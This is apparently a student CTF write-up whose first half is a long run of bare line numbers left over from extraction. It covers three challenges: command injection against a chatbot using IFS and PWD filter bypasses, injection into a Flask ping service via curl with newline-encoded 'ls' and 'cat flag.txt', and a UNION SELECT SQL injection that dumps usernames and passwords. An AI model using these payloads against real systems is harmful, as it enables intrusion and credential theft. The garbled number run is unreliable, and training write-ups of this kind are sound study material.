772
773
774
775
775
776
777
777
778
778
779
779
780
781
782
783
784
785
785
786
787
787
788
788
789
789
790
791
792
793
794
795
795
796
797
797
798
798
799
799
800
801
802
803
804
805
805
806
807
807
808
808
809
809
810
811
812
813
814
815
815
816
817
817
818
818
819
819
820
821
822
823
824
825
825
826
827
827
828
828
829
829
830
831
832
833
834
835
835
836
837
837
838
838
839
839
840
841
842
843
844
845
845
846
847
847
848
848
849
849
850
851
852
853
854
855
855
856
857
857
858
858
859
859
860
861
862
863
864
865
865
866
867
867
868
868
869
869
870
871
872
873
874
875
875
876
877
877
878
878
879
879
880
881
882
883
884
885
885
886
887
887
888
888
889
889
890
891
892
893
894
895
895
896
897
897
898
898
899
899
900
901
902
903
904
905
905
906
907
907
908
908
909
909
910
911
912
913
914
915
915
916
917
917
918
918
919
919
920
921
922
923
924
925
925
926
927
927
928
928
929
929
930
931
932
933
934
935
935
936
937
937
938
938
939
939
940
941
942
943
944
945
945
946
947
947
948
948
949
949
950
951
952
953
954
955
955
956
957
957
958
958
959
959
960
961
962
963
964
965
965
966
967
967
968
968
969
969
970
971
972
973
974
975
975
976
977
977
978
978
979
979
980
981
982
983
984
985
985
986
987
987
988
988
989
989
990
991
992
993
994
994
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1570
1571
1571
1572
1572
1573
1573
1574
1574
1575
1575
1576
1576
1577
1577
1578
1578
1579
1579
1580
1580
1581
1581
1582
1582
1583
1583
1584
1584
1585
1585
1586
1586
1587
1587
1588
1588
1589
1589
1590
1590
1591
1591
1592
1592
1593
1593
1594
1594
1595
1595
1596
1596
1597
1597
1598
1598
1599
1599
1600
1600
1601
1601
1602
1602
1603
1603
1604
1604
1605
1605
1606
1606
1607
1607
1608
1608
1609
1609
1610
1610
1611
1611
1612
1612
1613
1613
1614
1614
1615
1615
1616
1616
1617
1617
1618
1618
1619
1619
1620
1620
1621
1621
1622
1622
1623
1623
1624
1624
1625
1625
1626
1626
1627
1627
1628
1628
1629
1629
1630
1630
1631
1631
1632
1632
1633
1633
1634
16
```

But it's matter we got a information about the filtering message that have been send like "space, ? and other" so i try a wild card and trying to figure it out what is the best command that can inject the bot, atleast we got a directory



I try by using any specific places txt file




And also a trying to find a path, until i realize something in my code that fl its return fl and the hint for g.t it refers to the flag.txt directly not trying to find requirements.file alright it gets my mind we need to find the file so we go back to beginning

I make script that in pwd directory why dont we validate the place like path:3 Specially just 1 folder not getting anywhere still using IFS and after that we can figure it out the flag.txt as a command but dont forget the filter \${IFS}\${PWD::1}

since at the first we try the @ this one not getting filter we can use as a command injection and we know that fl refers to fl(format file) we can use \$ as a subshell and @ as a command and adding ag.t for a file and another \${@} to the xt and follow by a coupon, coupon will trigger a coupon dont forget to use space to not include as a command

```
fl${@}ag.t${@}xt coupon
```

But its not enough how can we read the file/see the file using cat



See its not gonna reveal something, the && its from the operation and at beginning we see that operation & its not filter instead space got filter so i was blank for a second searching the code/hint ma'am farah get, its make me a little bit confused how ma'am farah cat and , i discuss this with my bro trying to put in the first place and lets see we got

Chatbot

X

is valid!

coupon&&cat\${IFS}\${PWD::1}fl\$@ag.t\$@xt

I'm sorry, I'm not programmed to
handle offensive or inappropriate
language. Please refrain from using
such language in our conversation. ❌

Samuel - CyberT - Formula

Coupon code coupon
nu-flag{D1D-YOU-KNOW-

We got the flag
That's it thank you

Dingdong

Solved On: 03/03/2025


Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{W3ll-Y0u-g3t-C0mm4nd-1nj3ti0n-c0ngr4t5!}

Challenges overview:

The challenge is about we can transmitted a package ping by try to dingdong or sending a message to the server and server will send us the flag

Key Findings:



```
from flask import Flask, request, render_template
import re
import os

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def home():
    context = {}
    if request.method == "GET":
        return render_template("index.html")
    elif request.method == "POST":
        ip = request.form.get("ip")

        if re.match(r"\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}", ip) and not any(char in ip for char in [";", "|", "&", "/", "{", "}"]):
            cmd = "ping -c 4 " + ip + "\n"
            result = os.popen(cmd).read()
            context['result'] = result
        else:
            context['error'] = "You tryin to hack me, huh?"

    return render_template("index.html", **context)

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False)
```

Samuel - Cyber1 - Pemula

In that code given that will have a get and post which is 2 will have someone send and take

Vulnerable Analysis:

```
File Edit View

from flask import Flask, request, render_template
import re
import os

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def home():
    context = {}
    if request.method == "GET":
        return render_template("index.html")
    elif request.method == "POST":
        ip = request.form.get("ip")

        if re.match(r"\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}", ip) and not any(char in ip for char in [";", "|", "&", "/", "{", "}"]):
            cmd = "eval \"ping -c 4 " + ip + "\""
            result = os.popen(cmd).read()
            context['result'] = result
        else:
            context['error'] = "You tryin to hack me, huh?"

    return render_template("index.html", **context)

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False)
```

Samuel - Cyber1 - Pemula


That vulnerability code meaning will send 4 message ping with ip and transmitted package and as we know from the code it will be os command injection and as we already solve a homie challenge before we still can use curl base on our communication with the server, i may not be sure but theres is index.html i think its like we need to make a server ip and place it a index.html and in index html we put the filtering char to not to get the filtering but indeed we use the other way using curl because the other one it seems look make me tired :)

Tools Used:

Curl

Solving Step-by-step:

Lets using curl by use a -X POST(we know post method right from the code given)



```
from flask import Flask, request, render_template
import re
import os

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def home():
    context = {}
    if request.method == "GET":
        return render_template("index.html")
    elif request.method == "POST":
        ip = request.form.get("ip")

        if re.match(r"\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}", ip) and not any(char in ip for char in [";", "|", "&", "/", "{", "}"]):
            cmd = "eval `ping -c 4 " + ip + "`"
            result = os.popen(cmd).read()
            context['result'] = result
        else:
            context['error'] = "You tryin to hack me, huh?"

    return render_template("index.html", **context)

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False)

Samuel - Cyber1 - Pemula
```

And dont forget the website and the server and after that we use -d for taking a data from the website at this point dont forget the filtering -d "ip=127.0.0.1%0A(url encoded)%20(percentage is for space)cat%20flag.txt" to find the file/data inside the server

```
curl -X POST http://103.150.116.127:50080/ -d "ip=127.0.0.1%0A%20ls%20/" -H "X-Forwarded-For: 127.0.0.1"
```

Try to execute in the kali and i see the first thing is

This i get all the information and the root

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.046/0.050/0.057/0.004 ms
bin
boot
code
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</pre>
</body>
</html>
[~] (itsidinhy㉿kalilinux)
```

```
curl -X POST http://103.150.116.127:50080/ -d "ip=127.0.0.1%0A%20cat%20flag.txt" -H "X-Forwarded-For: 127.0.0.1"
```

```
</hread>
<body>
<div class="navbar">
    <a href="/">Home</a>
</div>
<h1>Welcome to My Website</h1>
<p>Enter Something:</p>
<form method="POST" action="/">
    <input type="text" name="ip" placeholder="Enter something">
    <button type="submit">Submit</button>
</form>

<h2>Results</h2>
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.058 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3064ms
rtt min/avg/max/mdev = 0.027/0.045/0.058/0.011 ms
pu-flag{W3ll-You-g3t-C0mm4nd-inj3t0n-c0ngr4t5!}
</pre>
</body>
</html>
[itsidkwhy@kali:~/] $
```

That's it thank you you can get the flag! (i swear to god that is my image, not steal it idk how to give a

Library

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved:pu-flag{sql1_1s_k1nd4-0k4y_d3pends_0n_s4nit1z4t10n}

Challenges overview:

This Challenge involves sql injection and a bit of obfuscation, we have to do the right injection so we can get admin credentials and login as admin, because the flag is located there.

Key Findings:

Sql injection not only can be applicable on login, but every other form that interacts with the database.

Vulnerability Analysis:


The primary vulnerability exploited in this CTF challenge is **SQL Injection (SQLi)**, specifically in a book search form. Unlike traditional SQLi attacks that target login forms, this attack vector takes advantage of an improperly sanitized input field within the search functionality.

Tools Used:


Web browser

Solving Step-by-step:

1. First i go to the web and find possible form in the page that i can inject (because the key of this challenge is SQL Injection), and from the description it said that the login is strong so i tried to find another form that connect to the database and find that the book search is indeed a form that connect to database.



2. Then since this is sqli so I can do the usual sql injection (I actually tried many times before got the right command that works), the injection I did is directly at the link so I didn't use any additional tools like burp.
(<http://103.150.116.127:31080/library.php?id=1' UNION SELECT 1,username,password FROM users-->)



3. My command directly forced out the user credential and displayed it all at the table, including admin credential.

id	code	name
1	CYS2134	Information Security
1	sromero	Mypassword123#
1	ccrespo	TstTngP@\$\$w0rd!
1	dslimon	dariust5
1	inieto	Th1s1smyp@\$\$w0rd!
1	test	123
1	admin	tRyT0CR4Ckm3
1	admin1test	admin1test123
1	EPxU	jSZZ
1	8134	jSZZ
1	EPxU) AND 7404=9000 AND (4108=4108	jSZZ
1	EPxU) AND 5675=5675 AND (6539=6539	jSZZ

4. Now i can login as admin using the credential leak before

id	code
1	CYS2134
2	CS1123
3	CS4543
